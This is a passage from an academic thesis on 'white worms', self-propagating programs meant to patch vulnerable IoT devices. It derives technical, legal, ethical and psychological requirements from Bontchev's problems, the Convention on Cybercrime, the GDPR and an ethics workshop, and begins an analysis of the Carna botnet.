An interesting part of AntibIoTic 2.0 paper [13] is the discussion about the potential applications of the white worm solution. In particular, the authors detected three main applications: "Private AntibIoTic", "AntibIoTic as a Service" and "AntibIoTic for personal IoT networks". These are three good areas in which white worms could be beneficial. However, a more in-depth study is needed to further define them and understand, for instance, different needs of the various types of final users and specific legal and ethical issues.

Eventually, Dragoni et al. developed a proof-of-concept of AntibIoTic 2.0 in a simple lab environment which proved the feasibility of some features of the white worm. This is an important achievement in the process of adopting white worms in real-world scenarios, but it is only a first step. The implementation is further discussed in Section 4.2.

Anyhow, in both papers ([6] and [13]), authors do not provide general guidelines to define the key characteristics of white worms, rather they describe the features and functionalities of their white worm, namely AntibIoTic. However, it is a good starting point to define such a framework.

Following the initial work of Dragoni et al. [6] (AntibIoTic 1.0), Molesky and Cameron [4] proposed to use white worms solution in a corporate or government environment rather than in the wild. First, they discuss the real reasons behind the lack of security of IoT devices. They identify a lack of incentives for IoT manufacturers and a huge conflict of interests as the main reasons behind that. Second, they assess three perspectives on the usage of white worms: individual, business and government. Indeed, authors state that white worms *"could be utilized by both government and, more likely, businesses as a method to fix critical vulnerabilities of specific IoT devices"* [4]. In order to do this, they suggest to closely work with manufacturing companies in order to explicitly

¹ "Fog nodes are distributed fog computing entities enabling the deployment of fog services, and formed by at least one or more physical devices with processing and sensing capabilities." [29]

include an agreement in the Terms&Conditions at the time of purchase of the IoT device. In doing so, the company would not be liable for using white worms. Moreover, from the consumer point of view, they can totally forget about the security of their devices since the white worm would do all the work for them.

This solution has some technical limitations as suggested by the authors such as code reuse issues, scalability made difficult by the diversity of devices, devices' computing limitations and geographic distribution of corporate networks. However, it provides an interesting discussion about a possible legal solution to the issues of white worms. Even though the solution may not be the best one, it opens the discussion on how white worms can be used legally and it proposes the usage of agreements in the Terms&Conditions at purchase time as a solution.

2.3 Summary

At the end of this Chapter, the reader should have learned what botnets are, how they are made and how they work. This is important because white worms take a lot of functionalities from them. Moreover, the current state of the research on white worms has been presented and the reader should have understood the evolution of the idea of using white worms (or predators, benevolent worms, and so on) to fight malicious worms and, more lately, botnets.

Given the topics presented in this Chapter, a more refined definition of white worms can be drawn than the one presented in Section 1:

White worms are self-propagating computer programs that take advantage of the spreading and infection techniques of malicious worms to gain access to vulnerable devices with the final aim of creating a network of safe devices by enhancing their security level (e.g. by patching vulnerabilities, closing open network ports, changing default credentials, and so on).

This definition includes some extra features, namely gaining access to vulnerable devices and the self-propagation characteristic, that are part of the discussion of the next Chapter.

White worms as defined above do not follow the strict definition of computer worms. In fact, as pointed out by an antivirus company researcher [30], computer worms are *"a type of malware that spreads copies of itself from computer to computer without any human interaction"*. This definition does not refer to any network between the infected devices. On the contrary, as already mentioned in Section 2.1, *"botnets are networks of compromised, remotely controlled computer systems"* [14]. Therefore, from the definition provided above, it is clear how white worms combine classical computer worms with botnets to create what some have defined as **bot worms** [31].

From now on, in this work "white worms" are intended as per the definition provided above and, so, as white "bot worms".

Chapter 3

White worms requirements

Before defining what the design guidelines for white worms are, first, it is needed to understand which are the requirements that white worms should satisfy.

In this chapter, these requirements are defined and discussed. All the requirements are the outcome of analysis performed together with relevant experts in the specific fields, namely, law, ethics, and malware.

The requirements are formulated following an adapted version of the MoSCoW method proposed by Dai Clegg [32]. The method was originally developed to prioritize requirements in software development deliveries with a short deadline time. In the case of this thesis, the concept of time is not as fundamental and, therefore, the method is slightly adapted to fit the context.

"MoSCoW" is the acronym of the four categories in which a requirement can fall: "Must have" requirements are mandatory and can not be avoided; "Should have" requirements are highly important but not mandatory; "Could have" requirements are desirable, however, they can be skipped if not strictly needed; "Won't have" requirements are those that will not be included in the delivery. The latter category is not used in this work since all defined requirements must be considered and none of them should be completely skipped.

The analysis starts from a set of problems in deploying a white worm taken from the literature that is then further discussed including the outcome of the analysis performed with relevant experts. The result of this chapter is a proposed set of requirements for white worms with priority differentiation that is used to analyze current white worms solutions in Chapter 4.

3.1 Bontchev's problems

Back in 1994, a researcher of the Virus Test Center at the University of Hamburg named Vesselin Bontchev proposed a list of 12 problems in deploying a "beneficial computer virus" [10]. The list is the outcome of a survey among malware experts who were asked to point out all the reasons why they think a "beneficial virus" is a bad idea. Bontchev collected all the reasons and grouped them in 12 points which are called the "12 Bontchev's problems". Moreover, the problems were divided into three macro-categories, namely, "Technical Reasons", "Legal and Ethical Reasons" and "Psychological Reasons". The complete list of problems and the macro categorization are depicted in Table 3.1 together with a short description of each problem. These 12 problems are still valid and worth considering today as pointed out by Cobb and Lee [11]. Moreover, even though they refer to a "beneficial computer virus" and not to a white worm for IoT devices, their general formulation can be easily applied in the Internet of Things world which is relevant in this thesis. Therefore, in this Chapter, the formulations "beneficial virus" and "white worms" are both used with the same meaning: a self-replicating program that infects vulnerable devices to increase its security level.

Starting from the 12 problems and the three categories, the requirements of white worms will be discussed in detail in the following sections.

Technical Reasons	Description
Lack of Control	Once released, the deployer has no control over the spread with unpredictable results
Recognition Difficulty	Difficult to distinguish beneficial virus from malicious ones
Resource Wasting	Using computer resources is bad from the computer owner point of view
Bug Containment	Beneficial virus can have bugs
Compatibility Problems	May cause unintended damage when running
Effectiveness	The same outcome can be achieved with a non self-replicating program
Ethical and Legal Reasons	Description
Unauthorized Data Modification	Access to systems and data modification without right is illegal and immoral
Copyright and Ownership Problems	Data modification of particular programs may cause loss of copyright or ownership rights
Possible Misuse	Malicious users may use the beneficial virus
Responsibility	Malicious users may claim they are beneficial virus developers
Psychological Reasons	Description
Trust Problems	Device owners may lose trust on their devices
Negative Common Meaning	People have a negative idea about viruses

Table 3.1: The 12 Bontchev’s problems.

3.2 Technical requirements

Bontchev identified six technical problems in using a "beneficial virus". In this section, these problems are translated into technical requirements that white worms should satisfy **in order to not cause harm to devices or networks**.

The first problem identified by Bontchev is the lack of control that the deployer of a white worm has over the self-replicating program. In particular, Bontchev empathized that not having control could lead the white worm to infect devices in which *"it would be incompatible with the environment and would cause unintentional damage"*. Moreover, he pointed out that it is impossible to test the white worm in all possible environments. This was true back in 1994 and it is even more true now speaking about IoT. IoT is well-known for its plethora of hardware, operating systems, configurations, and so on. Therefore, one requirement for a white worm is that it **must run only on controlled environments** to avoid damage to untested environments. Specifically for white worms, this requirement implies also that they **should not run on not enough capable devices**. This is particularly important for white worms that target IoT devices. In fact, many IoT device, such as Industrial Control Systems¹ (ICS), have such constrained capabilities that even the lightest interaction from an external source could cause disruption and damages.

The second problem is about the difficulties in distinguishing between benevolent worms and general malware. This is especially true for white worms given that their behavior is very similar to malicious botnets. This could cause security countermeasures, such as antivirus, IDS or IPS, to mistakenly label white worms as malware and block it. However, in the specific case of IoT, this issue is way less relevant. First of all, most of the IoT devices are not capable of running any security measures. This is caused by the constraint capabilities that usually characterize IoT devices that prevent them to be able to run resource-demanding software such as antivirus. Second, even in case an IoT device has some security measures in place, if the white worm is not able to infect the device using a specific attack vector, then also a malicious worm would not be able to infect the same device using the same attack vector. Therefore, the device can be considered protected enough. Of course, this is valid only if the malicious worm uses the same infection method used by the white

¹ "Industrial control system (ICS) is a collective term used to describe different types of control systems and associated instrumentation, which includes the devices, systems, networks, and controls used to operate and/or automate industrial processes", TrendMicro.

worm. Therefore, it does not mean that the device is 100% secure. The device could have other vulnerabilities or could be vulnerable to other exploits of the same vulnerability. Anyway, from the second problem of the Bontchev’s list no relevant requirements can be inferred for white worms.

The third problem concerns the usage of resources by white worms. As correctly identified in the work of Bontchev, even if a white worm consumes limited resources (i.e. CPU, memory and network bandwidth) of the device, the device’s owner could still consider this a waste. However, given that it is impossible for any program to not use any resource, the requirement for white worms is that it **must use as little resources as possible**. Moreover, to avoid any possible extra waste of resources, white worms **should stay on a specific IoT device no more than needed** for its full operations. This means that as soon as the white worm’s activity is over, it should completely delete itself from the target device. Moreover, it also imposes that white worms **must not have persistence mechanisms** to install themselves on the devices. So, a simple reboot of the device would completely eliminate the white worm from the device.

Some of these requirements may collide with others. For example, if a white worm sets its processes priority very low to use as little CPU as possible, it is clear that it would take much more time to complete its full operations. This requires a trade-off between requirements that may be context-specific. For instance, if an IoT device has a lot of resources, the white worm may decide to use a little bit more resources in order to complete its activities faster and leave the devices sooner or vice-versa.

The fourth problem is the bug containment issue. This refers to a problem that every piece of code has: bugs. It is not only a problem of white worms. Even antivirus programs are affected. The last example is the well-known antivirus company Avast which program was found vulnerable to remote code execution [33]. Unfortunately, this problem is intrinsic to any program, white worms included. There is no ultimate solution other than testing the code, programming responsibly and trying to find the bugs first and release patches fast. The latter is not trivial when it comes to self-replicating programs. That is why, to contain the bugs problem, white worms **must have an update mechanism** which enables the deployer to patch bugs in the white worm’s code.

The compatibility problems as described by Bontchev need to be reviewed and rephrased to fit the IoT case. In fact, Bontchev described the compatibility problems as the possible unintended consequences in the interaction of the beneficial virus with other programs running on the device. That was the case because viruses used to attach themselves to other programs to spread. This is never the case in the IoT environment. However, what could cause problems in IoT is the outcome of the patching activities of the white worm with respect to other software running on the IoT device. Completely avoiding interaction is impossible in order to effectively enhance the security level of the device. Therefore, the requirement is that white worms **should have the least amount of interaction possible with other programs and software**.

The last technical problem is the effectiveness of white worms. This can be split into two requirements: absolute effectiveness and relative effectiveness. For what concerns the former, the trivial requirement is that white worms **must be effective in enhancing the security level** of the IoT devices. This means that they should actually patch vulnerabilities so that no one else can use the same vulnerability and exploit to gain access to the device in the future.

Bontchev also talks about the relative effectiveness of beneficial viruses compared to non-replicating programs. He writes that some people state that the same results can be obtained using non-replicating solutions. The same discussion can be carried out for white worms. This topic is partially addressed by Costa et al. [34]. Even though the paper proposes an end-to-end containment solution for malicious worms which has little to do with white worms, it clearly explains the need for an automatic solution to fight malicious worms that spread too fast for an effective human response. If we combine this with the reasons behind the insecurity of IoT devices (presented in Section 1.1), it becomes clear how self-replicating automatic patching programs, such as white worms, are the only solution. However, we can define a new requirement for white worms that **should have a competitive advantage with respect to non-replicating solutions** in the considered scenario.

In this section, eight technical requirements have been defined for white worms given five

problems proposed by Bontchev.

3.3 Legal requirements

The legal problems presented in the work of Bontchev are correct and valid, however, they are not exhaustive at all and they are outdated. An in-depth legal discussion is needed to understand the legal issues and the corresponding white worms' requirements **in order to make them legal to be used in real-world scenarios**. In this section, this discussion is carried out thanks to the support of legal experts in the digital and technology field.

The most important problem in discussing legal matters concerning white worms is that laws are country-specific, while technologies, especially Internet technologies, go across borders. Given where this thesis is carried out (The Netherlands), the following legal discussion is based on European laws. On one hand, this choice has been taken because one of the most relevant legal documents about cybercrime was published by the Council of Europe in 2001 [35]. The "Convention on Cybercrime", as it was named, has been rectified by more than 60 countries, most of which are the European Union (EU) members [36]. On top of them, even some countries outside the EU rectified the document. On the other hand, carrying out this discussion on a single country level would make it relevant only in that country and useless in any other countries. Therefore, even though the Convention on Cybercrime is not actually a law (it is a treaty), it has been chosen because it is the legal base on top of which each of the 60 signatory countries has issued its specific law.

The Convention on Cybercrime has 48 Articles of which only a few of them are relevant for this analysis. In particular, the most important articles are Articles from 2 to 10. The following analysis explains which Articles have consequences for white worms and which requirements they impose:

- Article 2 states that it is illegal to *"access the whole or part of a computer system without right"*. Already from the first Article, it is clear that the concept of right is fundamental. Therefore, white worms **must have the right to access a specific device**. Article 2 also specifies that there must be a *"dishonest intent"* in accessing a computer system to be considered illegal. Unfortunately, white worms can not count on their good intent because gaining any computer-related data is already considered dishonest intent by law.
- Article 3 makes *"the interception without right ... of non-public transmissions of computer data"* illegal. Again, the concept of right is central here. Usually, white worms do not intercept any non-public transmissions. They have no good nor practical reasons to do so. However, a general requirement for white worms is that they **should not intercept any private or non-public transmission** from or to the target device.
- Article 4 condemns any *"damaging, deletion, deterioration, alteration or suppression of computer data without right"*. In this case, white worms do alter computer data in patching the device's vulnerabilities and therefore they **must have the right to modify the device's data**. This problem has been identified by Bontchev as well, who called it "Unauthorized Data Modification". He also correctly identified that the outcome and the intentions of the white worm do not change its legality.
- Article 5 talks about *"the serious hindering without right of the functioning of a computer system"*. Of course, white worms should not damage the functioning of any device. However, in cases of unexpected consequences due to some programming errors or bugs, it could be possible that a white worm hinders a device or its data. Therefore, the requirement for white worms is that they **must avoid unintended consequences**.
- Article 6 makes it illegal to produce, sale, and distribute devices and computer programs built specifically to break the previous Articles. However, the Article specifies that it does not include those made for *"the authorized testing or protection of a computer system"*. White worms fall in the latter category as long as they are authorized to operate on the device and, therefore, Article 6 does not add any requirement. The requirement defined for Article 2 is relevant here as well.

- Article 7 relates to computer data forgery. It specifies that the alteration of computer data must be made with *"the intent that it be considered ... as if it were authentic"*. This can be seen as an attempt to hide the alteration of the data. As already said above, white worms do alter computer data, but they usually do not try to make the modified data to be considered authentic. Therefore, the requirement for a white worm in order to not break this Article is that it **should not hide its actions on the device**.
- Article 8 talks about computer-related fraud specifying that the interference (meant as a general interaction without right) with a computer system should be condemned if it has the *"intent of procuring ... an economic benefit"*. Even though the developer of a white worm may have an economic benefit, the deployer itself usually does not. The deployer uses white worms to increase the cybersecurity level of devices and networks and not to have economic benefits. However, the requirement is that white worms **should not create a direct economic benefit**.
- Article 9 is completely irrelevant here. It talks about child pornography and white worms have nothing to do with it. Therefore, no requirements are added.
- Article 10 makes sure no copyright or intellectual property infringements happen. Even though white worms may change some configuration files of programs on vulnerable devices, they do not actually infringe on any copyright law. However, to avoid intellectual property laws infringement, white worms **must not exfiltrate any sensitive data from the device**. The information on the device's architecture and capabilities is not considered sensitive information and therefore can be used by the white worm. A similar problem was also identified by Bontchev in his list. He mentioned the "Copyright and Ownership Problems" in his work. However, he focused the discussion on the right of technical support on proprietary software which can be lost if the device is infected.

The other Articles of the Convention on Cybercrime, which are not presented above, focus on liability, how sanctions and measures should be taken, conditions, safeguards, and so on. Therefore, they are not relevant in defining requirements for white worms technology and are not discussed in this work.

From the analysis of the Convention on Cybercrime above, it is clear how the concept of "right" is fundamental in determining the legality of white worms' actions. However, it remains the question of how can white worms have the right?

There are two ways a white worm could obtain the right to access a device: first, if it is permitted by some law, which is not the case for now but it may be in the future; second, if it is allowed by a contract or agreement between the device's owner and the white worm's deployer. The latter would fall under the contractual laws which are not crime laws as the Convention on Cybercrime. However, obtaining the right utilizing an agreement or contract has two pitfalls. First, the contract must be very specific. For instance, it must specify for how long the access is needed, for what specific purposes, by which means, and so on. It also means that the white worm is constrained a lot on its actions because, if it goes behind the terms of the contract, it would become illegal. Second, since white worms are a new technology, and therefore it is not considered "normal practice" by device owners, there is the risk of owners not being able to understand what they are agreeing to. In that case, the consent in the contract would not be valid.

As shown in the previous paragraph, obtaining the right through consent from users is hard and could not be enough. When talking about the consent of users, the reference legal paper nowadays is the General Data Protection Regulation [37] (GDPR) issued by the European Parliament. This document also shows that different legal methods other than consent exist. In fact, GDPR allows six different legal basis to *"data controllers"* to collect and process *"data subject's"* personal data. It is possible to speculate on how the GDPR legal basis could be used to solve white worms legal issues. Even though, from a legal point of view, the legal basis of GDPR are not valid for obtaining the right to access devices, it is interesting to see how some of them would fit very well in the white worms scenario. As already said above, the GDPR legal basis, presented in Article 6, are 6 of which one is obtaining consent from users, but there are five others legal basis:

1. *"Processing is necessary to satisfy a contract to which the data subject is a party"*. This idea has already been discussed above as one of the possible solutions together with its pitfalls.

2. *"Processing is necessary for compliance with a legal obligation to which the controller is subject"*. This legal basis would apply to, for instance, ISPs² if, in the future, they will be considered liable for cybercrime in their network. Therefore, to comply with the legal obligation of avoiding cybercrime in their network, ISPs could be allowed to use white worms.
3. *"Processing is necessary in order to protect the vital interests of the data subject or of another natural person"*. This is probably the least relevant legal basis given that it would be really hard to prove that white worms save lives. However, here a long discussion opens on whether Internet connection nowadays could be considered a vital interest. In fact, white worm may protect from DDoS attacks. This is out of scope for this thesis and it is left to the reader.
4. *"Processing is necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller"*. This is an interesting legal basis for white worms. In fact, white worms are carrying out a task in the public interest, which is the improvement of the cybersecurity level of networks.
5. *"Processing is necessary for the purposes of the legitimate interests pursued by the controller"*. This is the vaguest and most flexible legal basis in the GDPR and it usually requires a legitimate interest assessment to prove it. However, if the legitimate interest of a company is robust, this legal basis could be used to justify the usage of white worms.

It is clear how the legal basis of GDPR could be used to justify and legalize the usage of white worms, for instance, by ISPs. Unfortunately, this would need new laws to be issued that do not exist now.

3.4 Ethical requirements

In this section, the ethical requirements **needed to make white worms ethically acceptable** are defined and discussed. To do so, an ethical assessment has been carried out together with ethical experts from the Digital Ethics Team of Deloitte NL and other malware experts from both the University of Twente and Deloitte NL.

The ethical assessment followed the "Value Sensitive Design" framework proposed by Friedman et. al. [38]. Friedman proposes a *"tripartite methodology"* to approach *"the design of technology that accounts for human values"*. In particular, the framework is composed of three steps, called "investigations" by the author, that are: "Conceptual", "Empirical" and "Technical". These steps should not be considered in consecutive order. They are three distinct steps that need to be combined together. A brief description of each is provided in the following:

- **Conceptual Investigation** This step defines the relevant direct and indirect stakeholders and how they are affected by the considered technology (white worms in this case) both from the positive and negative points of view. Moreover, it also identifies the ethical values for each stakeholder. "Value" is considered here to be *"what a person or group of people consider important in life"* [38]. Once all the relevant values have been identified, Conceptual Investigation proceeds by finding the conflicting values and discusses the trade-offs between them. This is very important for this thesis because from the discussion on trade-offs it is possible to define requirements for white worms.
- **Empirical Investigation** This step is meant to interact with the stakeholders to validate the values and trade-offs of the Conceptual Investigation. Being a study on people and their activities, all the quantitative or qualitative research techniques used in social science can be applied.
- **Technical Investigation** This step investigates *"how existing technological properties and underlying mechanisms support or hinder human values"* [38]. This step is particularly important here because it gives practical solutions to overcome the ethical problems of the considered technology.

²Internet Service Providers

In the specific case of the ethical assessment of white worms, the process of Value Sensitive Design has been revisited a little bit to adapt to the context and limited time available. Thanks to the collaboration with the Digital Ethics team of Deloitte NL the following steps have been followed:

1. Define the design challenge.
2. Identify Stakeholders.
3. Classify Interests of Stakeholders.
4. Value Discovery and Translation.
5. Investigate Value Conflicts.
6. Translate Values in Design Requirements.

The first and the last points have been carried out individually by the author of this work, while the other points have been discussed in two workshops in which both technical and ethical experts participated. Eventually, the ethical assessment resulted in the identification of 7 relevant stakeholders with on average 4 values each and 21 value-conflicts in total.

In order to make the ethical assessment more concrete and obtain realistic ethical requirements as a result, the context of the assessment needed to be specific. Therefore, the general context in which white worms could be used had to be scoped down to a single specific use-case. The considered context is characterized by three entities: first, a network provider company (i.e. ISP) whose customers are individuals (e.g. private people or families) and it uses white worms to increase the security level of its network; second, the owners of vulnerable IoT devices that are exploited and patched by the white worm; third, a group of other people and companies that are not directly impacted by the usage of white worms, but rather as a second-order consequence, such as IoT manufacturers, general public, government, and so on. The complete list of stakeholders and their values is provided in Appendix A.

From the complete list of stakeholders and values, a smaller set of conflicting values have been identified and the trade-offs between them have been discussed. The complete list of identified conflicts is presented in Appendix B.

The participants of the ethical assessment were given three possibilities to solve the trade-offs: first, **drop** one values in preference of the other; second, **mediate/mitigate** the trade-off by accepting to give up some part of one value to gain on the other; third, **innovate** to find alternative solutions. Moreover, since a specific perspective was needed to discuss the trade-offs, the ISP as deployer of white worms perspective has been taken and, therefore, all the presented trade-offs are based on this.

The following is the outcome of the discussion:

- The safety of device users overwhelms the security of ISP. Therefore, ISP should drop any security measure that might threaten the safety of the users. This could be the case if, for instance, some medical devices are involved. In that case, the white worm must not intervene in any case. The ISP should only notify that the device has been found vulnerable. Therefore, the requirement is that white worms **must preserve the safety of people** and, in case of doubts, it should not intervene.
- It is ethically acceptable to give up some usability of device users to gain security on an ISP level. So, even though enhancing the security level of IoT devices might worsen their usability (e.g. by adding a login process), security has the priority as long as it does not drastically reduce usability. The same holds for the usability value of the general public. The conflict between usability and security is well-known and documented in the literature (for example [39], [40]) and it is proven that there exists a balance between them. Therefore, white worms' **security improvement should outweigh usability impact**. There is some degree of subjectivity in this requirement and it could depend on the specific scenario.
- The autonomy of both device users and owners is more important than the security value of ISPs. However, this is not true anymore if, after having notified the owner/user, the device has been vulnerable for a long time or if the device is compromised by some malware. This

means that the ISP should first notify the owner/user of the vulnerable device and then act upon that. Doing so, the user/owner of the vulnerable device has the autonomy to decide how to secure his device, either let the white worm patch it or patch it himself. It is important to notice that eventually the device will be secured. For the requirements side, white worms **must notify owners/users of the device** that their device has been found vulnerable and give them the choice on how to patch it. It would be good practice to also include details of the vulnerability and clear suggestions on how to patch it.

- Manufacturers should give up some economic benefit (i.e. profit) to increase the privacy and security values of users and owners. This can also backfire and increase the revenues of the manufacturers. In fact, offering more secure and privacy-preserving devices can be an added value in the market offering which makes the manufacturer stand out of the competitors. Therefore, by giving up some profit to increase the security and safety values, IoT manufacturers may actually end up increasing the profit. The same holds for ISPs and their competitors.

This values conflict is important because it could solve the root cause of IoT insecurity, however, it does not add any requirements for white worms.

- It is acceptable to lose some general public's independence to significantly increase the security value of the government and, as a consequence, to increase the security of the country. Here, independence is meant as the perception/expectation users have on the security provided by, for instance, the ISPs. It does not refer to the privacy or autonomy of the general public which has been discussed above. In fact, if white worms became common practice, people may change their expectations on security measures and their perception of standard security level. This trade-off is solved by a mediation where giving up some general public's independence to increase the security is acceptable and, maybe, even desirable. In fact, eventually, the general public will gain in its security value by losing some of its independence. The trade-off is supported also in some Articles (8, 10 and 11) of the European Convention on Human Rights [41] where the national security is considered an exception to individuals rights.

To preserve some general public's independence, the requirement for white worms is that they **must not completely replace user intervention** in employing security measures. On the contrary, they should be used in combination with user awareness and notification mechanisms with the final goal of increasing the cybersecurity level.

The presented outcome of the discussion does not include all the conflicts identified during the workshop. Some conflicts have been left out because they are not relevant in defining ethical requirements for white worms.

The two problems identified by Bontchev in his analysis have not been covered in the ethical assessment presented above. However, they are still important and worth analyzing.

The first problem talks about the possibility that *"an attacker could use a good virus ... to penetrate a system"*. Bontchev correctly identified the risk of white worms being used to do malicious activities. This could happen if, for instance, the white worm has a backdoor or a bug which allows a malicious user to take control of it. To avoid this, white worms **must have security measures to prevent misuse** by malicious users.

The second problem is about the possible negative consequences of *"declaring some viruses as good and beneficial"*. The risk is that malicious users would claim their virus to be good and beneficial as well. This is actually what this thesis is trying to solve. If a white worm follows and implements all the design guidelines proposed later in this thesis, no malicious actions can be carried out by it. Therefore, the only trivial and recursive requirement that this ethical problem imposes to white worms is to follow the design guidelines presented later in this thesis. However, for obvious reasons, this is not included in the final list of requirements.

3.5 Psychological requirements

In this section, the psychological requirements needed to **make white worms attractive for users** are defined.

The psychological problems presented by Bontchev are two: first, the problem of users losing trust

in their device; second, the general negative common meaning associated with worms and viruses. The second is, unluckily, inherited in the people's perception of worms and viruses. Even if it was possible to change the general common meaning about worms, it could backfire and eventually be negative. In fact, malicious worms would still be out there and, if people had a positive perception of worms, they would be less protected against them. Therefore, white worms **should not use words with negative common meaning** such as worms and viruses. Moreover, white worms **should be transparent** about their intention, the actions, their purpose and who is behind them. This would help people having a better view of this technology. On top of that, being transparent could also help with the first psychological problem.

The first psychological problem identified by Bontchev is complex and it is based on the lack of computer science-related knowledge that average people have. This was even worse in 1994 when Bontchev wrote about it, but it still true now, especially talking about IoT devices. Normal people *"do not understand very well how [computer] works and what is happening inside"*. This causes some sort of fear towards the device that can only be mitigated by the controllability and predictability of the device actions. If those are missing, the user loses trust in the device. White worms automated actions may cause a loss of trust because users lose control over the devices. The trust value of users has been identified and discussed extensively during the ethical assessment and the outcome prioritizes the autonomy of users. Therefore, as already said in Section 3.4, the requirement is to notify owners/users of the device and give them the choice on how to patch it. In doing so, users may feel also more in control of their devices and, therefore, their fear can be mitigated.

3.6 Summary

In this chapter, the requirements that white worms should satisfy have been presented and analyzed starting from the 12 Bontchev's problems. Each set of requirements, namely technical, legal, ethical and psychological, has been defined to make white worms achieve a specific goal that is, correspondingly, avoid harm to devices and networks, make white worms legal in real-world scenarios, be ethically acceptable, and be attractive to users.

Doing so, the research sub question 1.3 has been answered. The answer are 23 requirements of which 9 are technical, 7 are legal, 5 are ethical and 2 are psychological. The complete list of requirements identified in the previous sections is presented in Table 3.2. Thanks to the legal and ethical discussion carried out in Section 3.3 and Section 3.4, the research sub question 1.2 has been answered as well.

	Technical Requirements	Bontchev's problem reference
1	Must run only on tested environments	Lack of Control
2	Should not run on not enough capable devices	Lack of Control
3	Must use as little resources as possible	Resource Wasting
4	Should stay on a specific IoT device no more than needed	Resource Wasting
5	Must not have persistence mechanisms	Resource Wasting
6	Must have an update mechanism	Bug Containment
7	Should have the least amount of interaction possible with other programs on the device	Compatibility Problems
8	Must be effective in enhancing the security level of the device	Effectiveness
9	Should have a competitive advantage with respect to non-replicating solutions	Effectiveness
	Legal Requirements	Bontchev's problem reference
10	Must have the right to access a device	-
11	Should not intercept private or non-public transmissions	-
12	Must have the right to modify the device's data	Unauthorized Data Modification
13	Must avoid unintended consequences	-
14	Should not hide its actions on the device	-
15	Should not create a direct economic benefit	-
16	Must not exfiltrate sensitive data from the device	Copyright and Ownership Problems
	Ethical Requirements	Bontchev's problem reference
17	Must preserve the people safety	-
18	Security improvement should outweigh usability impact	-
19	Must notify owners/users of the device	-
20	Must not completely replace user intervention	-
21	Must have security measures to prevent misuse	Possible Misuse
	Psychological Requirements	Bontchev's problem reference
22	Should not use words with negative common meaning	Negative Common Meaning
23	Should be transparent	Negative Common Meaning

Table 3.2: Summary of identified requirements for white worms.

Chapter 4

White worms analysis

This chapter focuses on the analysis of the state-of-the-art white worm implementations against the requirements defined in Chapter 3. At the end of the chapter, a set of features that satisfy the requirements is highlighted from the analysis and they will be useful to define the design guidelines for white worms in the next chapter. In order to collect these features, four white worms are analyzed, namely, Carna, Linux.Wifatch, Hajime, and AntibIoTic. For each one, the positive and negative characteristics are pointed out, particularly focusing on how those characteristics satisfy or break the identified requirements. The requirements are identified by the respective number as in Table 4.1.

The information used in the analysis of the four white worms has been taken from three sources: research papers, technical reports, and white worms' source code (whenever was available) that has been analyzed by the author of this work.

	Technical Requirements
1	Must run only on tested environments
2	Should not run on not enough capable devices
3	Must use as little resources as possible
4	Should stay on a specific IoT device no more than needed
5	Must not have persistence mechanisms
6	Must have an update mechanism
7	Should have the least amount of interaction possible with other programs on the device
8	Must be effective in enhancing the security level of the device
9	Should have a competitive advantage with respect to non-replicating solutions
	Legal Requirements
10	Must have the right to access a device
11	Should not intercept private or non-public transmissions
12	Must have the right to modify the device's data
13	Must avoid unintended consequences
14	Should not hide its actions on the device
15	Should not create a direct economic benefit
16	Must not exfiltrate sensitive data from the device
	Ethical Requirements
17	Must preserve the people safety
18	Security improvement should outweigh usability impact
19	Must notify owners/users of the device
20	Must not completely replace user intervention
21	Must have security measures to prevent misuse
	Psychological Requirements
22	Should not use words with negative common meaning
23	Should be transparent

Table 4.1: Summary of identified requirements for white worms.

4.1 White worms wild attempts

There have been few attempts to develop white worms in the wild over the last few years. Most of them have been carried out by gray hat hackers to respond to upcoming malicious threats. This means that there is no actual documentation of these solutions and the only information available are those provided by security researchers who had reverse-engineered the malware code and analyzed it. However, there are some exceptions. The first is Carna botnet whose development and results have been published by the author on a website [42]. Another exception is Linux.Wifatch that is a white worm which authors, called The White Team, released the source code for learning and research purpose (and probably to prove their good intentions). The last interesting example is Hajime, which is still not clear if it is a white worm or not.

In this section, three wild white worms examples are analyzed, namely Carna, Linux.Wifatch and Hajime, to point out both positive and negative characteristics of them.

4.1.1 Carna Botnet

The Carna botnet was originally developed to scan the entire IPv4 address space [42]. This was done using vulnerable Linux based embedded devices that have empty or default credentials to log into standard BusyBox [43] through the Telnet service. The authors created a botnet of devices each of which was used to scan a specific pool of IPv4 addresses. The BusyBox configuration is mainly used in IoT or embedded devices, which makes Carna one of the first IoT botnets.

The Carna botnet has reached a maximum of 420 thousand bots [42] and managed to scan the whole IPv4 addresses space more than once using different scanning techniques, namely ICMP ping, reverse DNS, service probes and Traceroute. The authors collected metadata such as, but not limited to, open ports, running services, domain names, OS names and versions, of all active IPv4 addresses. As shown in the Carna white paper [42], the results obtained are stunning and give an overall overview of the devices on the Internet out there.

The Carna botnet is relevant here since it is the first documented IoT botnet that was not meant to impact the confidentiality, integrity or availability (CIA) of the resources or data of the affected devices. On top of this, it is worth mentioning for two other reasons: first, it is the first botnet that proactively employed techniques to avoid harm on devices and networks which is a key feature for white worms; second, it was the precursor of other white worms such as Linux.Wifatch.

Carna was not meant to be a white worm since, in its original form, it did not perform any action to secure the devices. It did not even patch the vulnerability used to gain access in the devices. The original idea was to use it for research purposes. However, after the authors found out that a malicious botnet, called Aidra, was using the same infection mechanism, they decided to block the Telnet port using *iptables*¹. Doing so, Carna has effectively avoided around 30,000 devices to be infected by Aidra which had malicious intentions. This proves that Carna enhances the security level of the devices (requirement 8). Moreover, the gain in the security of the devices outweighs the loss of usability which is minimal. In fact, the prevented damages caused by Aidra (mainly DDoS and cryptocurrency mining) are more relevant than a single TCP port being closed and, so, Carna satisfies also requirement 18 (*security improvement should outweigh usability impact*). However, even though there is no evidence of this, there might have been cases in which the actions performed by Carna to protect the devices have caused disruptions to their operations.

Carna has an interesting decentralized control mechanism. It does not make use of the C&C server (C&C-less Infrastructure). It has a server that records the results of the scanning and the findings. To collect the huge amount of data, Carna uses some powerful infected devices as middle nodes (aggregators of results) in order not to flood the networks. This is important to point out since it is a clear attempt to avoid doing harm or disruption to networks. Moreover, the bots binaries always run with the lowest priority possible (it scans around 10 IP addresses concurrently) and the binaries size is at most 60KB to avoid memory exhaustion. These are good examples of how it is possible to use as little resources as possible (requirement 3). However, from a device's owner point of view, a lot of resources are used, especially for those devices that are used as aggregators. Therefore, Carna only partially satisfies requirement number 3. It does prevent flooding of networks but it does not prevent resource wasting in all the devices.

¹Iptables is a rule-based firewall system which is controlling the incoming and outgoing network packets

